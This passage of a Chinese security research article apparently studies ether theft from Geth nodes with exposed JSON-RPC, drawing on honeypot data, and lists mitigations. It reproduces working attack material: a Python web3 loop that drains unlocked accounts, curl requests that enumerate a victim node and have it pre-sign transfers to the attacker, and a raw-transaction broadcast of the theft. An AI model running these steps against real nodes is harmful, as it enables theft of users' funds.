{"id":0,"jsonrpc":"2.0","method":"eth_accounts"}
```

## 0x03 后偷渡时代的盗币方式

在偷渡漏洞被曝光后,攻击者和防御者都有所行动。根据我们蜜罐系统捕获的数据,在后偷渡时代,攻击的形式趋于多样化,利用的以太坊特性越来越多,攻击方式趋于完善。部分攻击甚至可以绕过针对偷渡漏洞的防御方式,所以在说这些攻击方式前,让我们从偷渡漏洞的防御修复方式开篇。

### 3.1 偷渡漏洞的已知的防范、修复方式

在参考链接 10、19、20 中,关于偷渡漏洞的防范、修复方式有:

- 使用 personal.sendTransaction 功能进行转账,而不是使用 personal.unlockAccount 和 eth.sendTransaction 进行转账。
- 更改默认的 RPC API 端口、更改 RPC API 监听地址为内网、配置 iptables 限制对 RPC API 端口的访问、账户信息 (keystore) 不存放在节点上、转账使用 web3 的 sendTransaction 和 sendRawTransaction 发送私钥签名过的 transaction、私钥物理隔离 (如冷钱包、手工抄写) 或者高强度加密存储并保障密钥的安全
- 关闭对外暴露的 RPC 端口,如果必须暴露在互联网,使用鉴权链接地址、借助防火墙等网络防护软件,封堵黑客攻击源 IP、检查 RPC 日志、web 接口日志、等待以太坊更新最新代码,使用修复了该漏洞的节点程序

但是实际的情况却是 关闭对公网暴露的 RPC 接口、使用 personal.sendTransaction() 进行转账 或 节点上不存放账户信息(keystore) 后,依然可能会被盗币。根据上文,模拟出如下两种情景:

情景一:对于曾经被盗币,修复方案仅为:关闭对公网暴露的 RPC 接口,关闭后继续使用节点中相关账户或移除了账户信息(keystore)的节点,可能会受到 Geth 交易缓存池的重放攻击 和 离线漏洞 的攻击。

情景二:对于暂时无法关闭对公网暴露的 RPC 接口,却使用 personal.sendTransaction() 安全转账的节点,可能会受到 爆破账号密码 的攻击。

我们也会在 3.2 节 - 3.5 节 详细的说明这三种漏洞的攻击流程。

## 3.2 交易缓存池的重放攻击

对于曾经被盗币，修复方案仅为：关闭对公网暴露的 RPC 接口，关闭后继续使用节点中相关账户的节点，可能会受到该攻击

### 3.2.1 发现经历

细心的读者也许会发现，在 2.1 节 中，为了实现攻击者不停的发送转账请求的功能，笔者使用了 while True 循环，并且在 geth 终端中看到了多条成功签名的交易 hash。由于交易缓存池拥有一定的校验机制，所以除了第一笔交易 0x4ad68aafc59f18a11c0ea6e25588d296d52f04edd969d5674a82dfd4093634f6 外，剩下的交易应该因为账户余额不足而被移出交易缓存池。

但是在测试网络中却出现了截然不同的情况，在我们关闭本地的 geth 客户端后，应该被移出交易缓存池的交易在余额足够的情况下会再次出现并交易成功：

0xe2f7c8d02d80a6...	3634651	11 days 10 hrs ago	0x6c047d734ee0c0...	OUT	0xda0b72478ed8ab...	4.79 Ether	0.21
0x5907e3e04d81c8...	3634649	11 days 10 hrs ago	0xd4f0ad3896f78e1...	IN	0x6c047d734ee0c0...	5 Ether	0.000021
0x7ee9deb318853a...	3627693	12 days 4 hrs ago	0x6c047d734ee0c0...	OUT	0xda0b72478ed8ab...	4.79 Ether	0.21
0xeabe874444231a...	3627690	12 days 4 hrs ago	0xd4f0ad3896f78e1...	IN	0x6c047d734ee0c0...	5 Ether	0.000021
0x5d3d5e6e040664...	3627639	12 days 5 hrs ago	0x6c047d734ee0c0...	OUT	0xda0b72478ed8ab...	4.79 Ether	0.21
0x87d0b22f39b7e1...	3627537	12 days 5 hrs ago	0xd4f0ad3896f78e1...	IN	0x6c047d734ee0c0...	5 Ether	0.000021
0x4ad68aafc59f18a...	3627520	12 days 5 hrs ago	0x6c047d734ee0c0...	OUT	0xda0b72478ed8ab...	4.79 Ether	0.21

( 为了避免该现象的出现，在 2.1 节 中，可以在成功转账之后利用 break 终止相关的循环 )

这个交易奇怪的地方在于：在账户余额不足的情况下，查找不到任何 Pending Transactions：

安全 <https://ropsten.etherscan.io/txsPending?a=0x6c047d734ee0c0a11d04e12adf5cce4b31da3921>

**Etherscan** ROPSTEN (Revival) TESTNET Search by Address / Txhash / Block / Token / Etherscan GO

HOME BLOCKCHAIN TOKEN MISC

Pending Transactions for 0x6c047d734ee0c0a11d04e12adf5cce4b31da3921 Home / Address / Pending

A total of 0 Pending txns found


0x6c047d734ee0c0a11d04e12adf5cce4b31da3921 Filter

First Prev Page 1 of 1 Next Last

TxHash	Nonce ↓	LastSeen	GasLimit	GasPrice ↓	From	To	Value
There are no matching entries							

当账户余额足够支付时，被移出交易缓存池的交易会重新出现，并且是 Pending 状态。

全 | <https://ropsten.etherscan.io/txsPending?a=0x6c047d734ee0c0a11d04e12adf5cce4b31da3921>



TxHash	Nonce ↓	LastSeen	GasLimit	GasPrice ↓	From	To	Value
0x97a48974537990...	103	1 sec ago	21000	10,000 Gwei	0x6c047d734ee0c0...	0xda0b72478ed8ab... ▼	4.79 Ether
0xb0f1cb64457c4f3...	104	1 sec ago	21000	10,000 Gwei	0x6c047d734ee0c0...	0xda0b72478ed8ab... ▼	4.79 Ether
0x4079635043ad0f...	105	1 sec ago	21000	10,000 Gwei	0x6c047d734ee0c0...	0xda0b72478ed8ab... ▼	4.79 Ether
0xdd805cb719936d...	106	1 sec ago	21000	10,000 Gwei	0x6c047d734ee0c0...	0xda0b72478ed8ab... ▼	4.79 Ether
0x9c6fca81088a0b2...	107	1 sec ago	21000	10,000 Gwei	0x6c047d734ee0c0...	0xda0b72478ed8ab... ▼	4.79 Ether


在部分 pending 的交易完成后，剩余的交易将会继续消失。

这也就意味着，如果攻击者能够在利用 偷渡漏洞 的过程中，在交易被打包进区块，账号状态发生改变前发送大量的交易信息，第一条交易会被立即实行，剩余的交易会在 受害人账号余额 大于 转账金额+gas 消耗的金额 的时候继续交易，而且这个交易信息在大多数情况下不会被查到。

对于这个问题进行分析研究后，我们认为可能的原因是：以太坊在同步交易缓存池的过程中可能因为网络波动、分布式的特点等原因，导致部分交易多次进入交易缓存池。这也导致 部分应该被移出交易缓存池的交易 多次重复进入交易缓存池。

具体的攻击流程如下：

Geth 交易缓存池的重放攻击



### 3.2.2 本地复现过程



关于 3.2.1 节中出现的现象，笔者进行了多方面的猜测。最终在低版本的 geth 中模拟复现了该问题。但由于现实环境的复杂性和不可控性，并不能确定该模拟过程就是造成该现象的最终原因，故该本地复现流程仅供参考。

攻击复现环境位于私链中，私链挖矿难度设置为 0x400000，保证在挖出区块之前拥有足够的时间检查各节点的交易缓存池。geth 的版本为 1.5.0。

被攻击者的节点 A：通过 `geth --networkid 233 --nodiscover --verbosity 6 --ipcdisable --datadir data0 --rpc --rpcaddr 0.0.0.0 console` 启动。

矿机节点 B，负责挖矿：通过 `geth --networkid 233 --nodiscover --verbosity 6 --ipcdisable --datadir data0 --port 30304 --rpc --rpcport 8546 console` 启动并在终端输入 `miner.start(1)`，使用单线程进行挖矿。

存在问题的节点 C：通过 `geth --networkid 233 --nodiscover --verbosity 6 --ipcdisable --datadir data0 --port 30305 --rpc --rpcport 8547 console` 启动。

各节点启动后通过 `admin.nodeInfo` 和 `admin.addPeer()` 相互添加节点。

The image contains four terminal screenshots showing the output of the `admin.nodeInfo` command for three different Geth nodes (A, B, and C). Each screenshot displays a JSON object representing the node's configuration and status. The nodes are labeled '节点A', '节点B', and '节点C' in red text. The terminal windows show the command prompt and the resulting JSON output, which includes fields like 'caps', 'id', 'name', 'network', 'localAddress', 'remoteAddress', 'protocols', 'difficulty', 'head', and 'version'.

1.攻击者扫描到被攻击节点 A 开放了 rpc 端口，使用如下代码开始攻击：

```
import time
from web3 import Web3, HTTPProvider
```

```
web3 = Web3(HTTPProvider("http://172.16.4.128:8545/"))
web3.eth.getBalance(web3.eth.accounts[0])
while True:
    try:
        for i in range(3):
            web3.eth.sendTransaction({
                "from":web3.eth.accounts[0],
                "to":web3.eth.accounts[1],
                "value": 19000000000000000000000000,
                "gas": 21000,
                "gasPrice": 10000000000000})
        break
    except:
        time.sleep(1)
        pass
```

2.节点 A 的用户由于转账的需求，使用 `personal.unlockAccount()` 解锁账户，导致偷渡漏洞发生。由于一共进行了三次转账请求并成功广播，所以 A、B、C 交易缓存池中均存在这三笔交易。

[illegible]

3. 由于网络波动等原因，此时节点 C 与其它节点失去连接。在这里用 `admin.removePeer()` 模拟节点 C 掉线。节点 B 继续挖矿，完成相应的交易。后两笔交易会因余额不足从交易缓存池中移除，最终节点 A，B 的交易缓存池中不会有任何交易。

4. 上述步骤 1-3 即是前文说到的 偷渡漏洞，被攻击者 A 发现其节点被攻击，迅速修改了节点 A 的启动命令，去除了 `--rpc --rpcaddr 0.0.0.0`，避免 RPC 端口暴露在公网之中。之后继续使用该账户进行了多次转账。例如，使用其它账号给节点 A 上的账号转账，使的节点 A 上的账号余额为 `1.980065000882e+24`

5. 节点 C 再次连接进网络，会将其交易池中的三个交易再次广播，发送到各节点。这就造成已经移除交易缓存池的交易再次回到交易缓存池中。



```
> admin.addPeer("enode://50f49ad7fb2e4dd17ffcb26147514802a6ee9fb5438770fd72a6fb5f4a6612ca059dab157aa78f2e97d8b7e7e
3389493b0ca8914701abfd688b48449d1fd24f[::]:30304")
I0726 00:49:17.834736 rpc/client.go:412] sending { "jsonrpc": "2.0", "id": 29, "method": "admin.addPeer", "params": [ "enode
://50f49ad7fb2e4dd17ffcb26147514802a6ee9fb5438770fd72a6fb5f4a6612ca059dab157aa78f2e97d8b7e7e7ea8389493b0ca8914701ab
688b48449d1fd24f[::]:30304"] }
I0726 00:49:17.835076 rpc/client.go:505] <-readResp: response {"jsonrpc":"2.0","id":29,"result":true}
I0726 00:49:17.835100 p2p/server.go:495] <-addstatic: enode://50f49ad7fb2e4dd17ffcb26147514802a6ee9fb5438770fd72a
b5f4a6612ca059dab157aa78f2e97d8b7e7ea8389493b0ca8914701abfd688b48449d1fd24f[::]:30304
I0726 00:49:17.835139 p2p/server.go:466] new task: static dial 50f49ad7fb2e4dd1 [::]:30304
true
I0726 00:49:17.835165 p2p/dial.go:268] dial tcp [::]:30304 (50f49ad7fb2e)
> I0726 00:49:17.838437 p2p/server.go:524] <-posthandshake: static dial conn 50f49ad7fb2e4dd1 [::]:30304
I0726 00:49:17.838603 p2p/server.go:530] <-addpeer: static dial conn 50f49ad7fb2e4dd1 [::]:30304
I0726 00:49:17.838657 p2p/server.go:514] <-taskdone: static dial 50f49ad7fb2e4dd1 [::]:30304
I0726 00:49:17.838671 p2p/server.go:466] new task: wait for dial hist expire (29.99999808s)
I0726 00:49:17.838689 p2p/server.go:722] Added Peer 50f49ad7fb2e4dd1 [::]:30304
I0726 00:49:17.838729 p2p/peer.go:301] Peer 50f49ad7fb2e4dd1 [::]:30304: Starting protocol eth/63
I0726 00:49:17.838769 eth/handler.go:263] Peer 50f49ad7fb2e4dd1 [eth/63]: peer connected [Geth/v1.5.1-stable-8103
c0/linux/go1.7]
I0726 00:49:17.839164 eth/handler.go:275] Peer 50f49ad7fb2e4dd1 [eth/63]: adding peer
I0726 00:49:17.839207 eth/downloader/downloader.go:252] Registering peer 50f49ad7fb2e4dd1
I0726 00:49:17.839219 eth/downloader/downloader.go:1504] Quality of service: rtt 20s, conf 0.500, ttl 1m3s
I0726 00:49:17.839311 eth/sync.go:89] Peer 50f49ad7fb2e4dd1 [::]:30304: sending 3 transactions
I0726 00:49:20.243375 eth/downloader/downloader.go:1474] Quality of service: rtt 20s, conf 0.750, ttl 1m0s
```

6.由于此时节点 A 的账户余额足够，第二个交易将会被打包进区块，节点 A 中的余额再次被盗。

注：在实际的场景中，不一定会出现节点 C 失去连接的情况，但由于存在大量分布式节点的原因，交易被其它节点重新发送的情况也是可能出现的。这也可以解释为什么在前文说到：账户余额足够时，会出现大量应该被移除的 pending 交易，在部分交易完成后，pending 交易消失的情况。当账户余额足够时，重新广播交易的节点会将之前所有的交易再次广播出去，在交易完成后，剩余 pending 交易会因为余额不足再次从交易缓存池中被移除。

注 2：除了本节说到的现象外，亦不排除攻击者设置了恶意的以太坊节点，接收所有的交易信息并将部分交易持续广播。但由于该猜想无法验证，故仅作为猜测思路提供。

### 3.3 unlockAccount 接口的爆破攻击

对于暂时无法关闭对公网暴露的 RPC 接口的节点，在不使用 personal.unlockAccount() 的情况下，仍然存在被盗币的可能。

#### 3.3.1 漏洞复现


被攻击节点启动参数为：geth --testnet --rpc --rpcaddr 0.0.0.0 --rpcapi eth,personal console

攻击者的攻击步骤为：

1. 与 偷渡漏洞 攻击 1-3 步类似，攻击者探测到目标开放了 RPC 端口 -> 获取当前节点的区块高度、节点上的账户列表 以及 各账户的余额。根据蜜罐捕获的数据，部分攻击还会通过 personal\_listWallets 接口进行查询，寻找当前节点上已经 unlocked 的账户。

2. 调用 `personal_unlockAccount` 接口尝试解密用户账户。假如用户使用了弱口令，攻击者将会成功解锁相应账户。
3. 攻击者可以将解锁账户中的余额全部转给自己。

攻击流程如下图所示：



### 3.3.2 升级的爆破方式



根据偷渡漏洞的原理可以知道该攻击方式有一个弊端 :如果有两个攻击者同时攻击一个节点, 当一个攻击者爆破成功, 那么这两个攻击者都将可以取走节点中的余额。

根据 2.3 节中的分析可以知道, 谁付出了更多的手续费, 谁的交易将会被先打包。这也陷入了一个恶性循环, 盗币者需要将他们的利益更多地分给打包的矿工才能偷到对应的钱。也正是因为这个原因, 蜜罐捕获到的爆破转账请求从最初的 `personal_unlockAccount` 接口逐渐变成了 `personal_sendTransaction` 接口。

`personal_sendTransaction` 接口是 Geth 官方在 2018/01 新增了一个解决偷渡漏洞的 RPC 接口。使用该接口转账, 解密出的私钥将会存放在内存中, 所以不会引起 偷渡漏洞 相关的问题。攻击者与时俱进的攻击方式不免让我们惊叹。

### 3.4 自动签名交易的离线攻击

对于曾经被盗币的节点, 可能会被离线漏洞所攻击。这取决于被盗币时攻击者生成了多个交易签名。

#### 3.4.1 攻击流程复现

由于该攻击涉及到的 `eth_signTransaction` 接口在 `pyweb3` 中不存在, 故攻击流程复现使用 `curl` 命令与 JSON-RPC 交互

攻击者 IP 为 : 10.0.0.3, 账户地址为 :

0xd4f0ad3896f78e133f7841c3a6de11be0427ed89, geth 的启动命令为 : `geth --testnet --rpc --rpcaddr 0.0.0.0 --rpcapi eth,net,personal`

被攻击者 IP 为 : 10.0.0.4, geth 版本为 1.8.11 ( 当前最新版本为 1.8.12 ), 账户地址为 0x9e92e615a925fd77522c84b15ea0e8d2720d3234

1.攻击者扫描到被攻击者开放了 8545 端口后, 可以通过多个接口获取被攻击者信息

```
curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_accounts","params":[],"id":1}' --header "Content-Type: application/json" http://10.0.0.4:8545
curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_getBalance","params":["0x9e92e615a925fd77522c84b15ea0e8d2720d3234","latest"],"id":1}' --header "Content-Type: application/json" http://10.0.0.4:8545
curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_blockNumber","params":null,"id":1}' --header "Content-Type: application/json" http://10.0.0.4:8545
curl -XPOST --data '{"jsonrpc":"2.0","method":"net_version","params":null,"id":1}' --header "Content-Type: application/json" http://10.0.0.4:8545
```

```
localhost:Downloads d4wu$ curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_getBalance","params":[],"id":1}' --header
"Content-Type: application/json" http://10.0.0.4:8545
{"jsonrpc":"2.0","id":1,"error":{"code":-32602,"message":"missing value for required argument 0"}}
localhost:Downloads d4wu$ curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_getBalance","params":["0x9e92e615a925fd775
22c84b15ea0e8d2720d3234"],"latest"],"id":1}' --header "Content-Type: application/json" http://10.0.0.4:8545
{"jsonrpc":"2.0","id":1,"result":"0x0"}
localhost:Downloads d4wu$ curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_blockNumber","params":null,"id":1}' --head
er "Content-Type: application/json" http://10.0.0.4:8545
{"jsonrpc":"2.0","id":1,"result":"0x0"}
localhost:Downloads d4wu$ curl -XPOST --data '{"jsonrpc":"2.0","method":"net_version","params":null,"id":1}' --header "
Content-Type: application/json" http://10.0.0.4:8545
{"jsonrpc":"2.0","id":1,"result":"3"}
```

账户里余额为 0，是因为笔者没有及时同步区块。实际余额是 0.98 ether

2.通过 eth\_getTransactionCount 接口获取节点账户和盗币账户之间的转账次数，用于计算 nonce。等待用户通过 personal.unlockAccount() 解锁。在用户解锁账户的情况下，通过 eth\_signTransaction 接口持续发送多笔签名转账请求。例如：签名的转账金额是 2 ether，发送的数据包如下：

```
curl -XPOST --data
'{"jsonrpc":"2.0","method":"eth_signTransaction","params":[{"from":"0x9e92e615a925
fd77522c84b15ea0e8d2720d3234","to":"0xd4f0ad3896f78e133f7841c3a6de11be042
7ed89","value":"0x1bc16d674ec80000","gas":"0x30d40","gasPrice":
"0x2dc6c0","nonce":"0x1"}],"id":1}' --header "Content-Type: application/json"
http://10.0.0.4:8545
```

注：该接口在官方文档中没有被介绍，但在新版本的 geth 中的确存在

```
localhost:Downloads d4wu$ curl -XPOST --data '{"jsonrpc":"2.0","method":"eth_signTransaction","params":[{"from":"0x9e92
e615a925fd77522c84b15ea0e8d2720d3234","to":"0xd4f0ad3896f78e133f7841c3a6de11be0427ed89","value":"0x1bc16d674ec80000",
"gas":"0x30d40","gasPrice":"0x2dc6c0","nonce":"0x1"}],"id":1}' --header "Content-Type: application/json" http://10.0
.0.4:8545
{"jsonrpc":"2.0","id":1,"result":{"raw":"0xf86b01832dc6c083030d4094d4f0ad3896f78e133f7841c3a6de11be0427ed89881bc16d674e
c80000801ba0e2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663a004591ab78117f4e8b911d65ba6eb0ce34d117358a
91119d8ddb058d003334ba4","tx":{"nonce":"0x1","gasPrice":"0x2dc6c0","gas":"0x30d40","to":"0xd4f0ad3896f78e133f7841c3a6de
11be0427ed89","value":"0x1bc16d674ec80000","input":"0x","v":"0x1b","r":"0xe2e7162ae34fa7b2ca7c3434e120e8c07a7e94a389867
76f06dcd865112a2663","s":"0x4591ab78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4","hash":"0x4c661b558a6a2325
aa36c5ce42ece7e3cce0904807a5af8e233083c556fbdebc"}}
```

攻击者会在账户解锁期间按照 nonce 递增的顺序构造多笔转账的签名。

3.至此，攻击者的攻击已经完成了一半。无论被攻击者是否关闭 RPC 接口，攻击者都已经拥有了转移走用户账户里 2 ether 的能力。攻击者只需监控用户账户中的余额是否超过 2 ether 即可。如图所示，在转入 1.2 ether 后，用户的账户余额已经达到 2 ether

Address 0x9e92E615A925fd77522C84b15Ea0E8d2720d3234

Overview

Balance: 2.189999937 Ether

Transactions: 3 txns

Transactions

Latest 3 txns

TxHash	Block	Age	From	To	Value	[TxFee]
0x5eae4d004f835b...	3537723	40 secs ago	0xd4f0ad3896f78e1...	0x9e92e615a925fd7...	1.2 Ether	0.000021
0x448c96d04c94f39...	3536411	3 hrs 9 mins ago	0x9e92e615a925fd7...	0xd4f0ad3896f78e1...	0.01 Ether	0.000000063
0xd7f60a10a932bfa...	3536338	3 hrs 20 mins ago	0xd4f0ad3896f78e1...	0x9e92e615a925fd7...	1 Ether	0.000021

攻击者在自己的节点对已经签名的交易进行广播：

```
eth.sendRawTransaction("0xf86b01832dc6c083030d4094d4f0ad3896f78e133f7841c3a6de11be0427ed89881bc16d674ec80000801ba0e2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663a004591ab78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4")
```

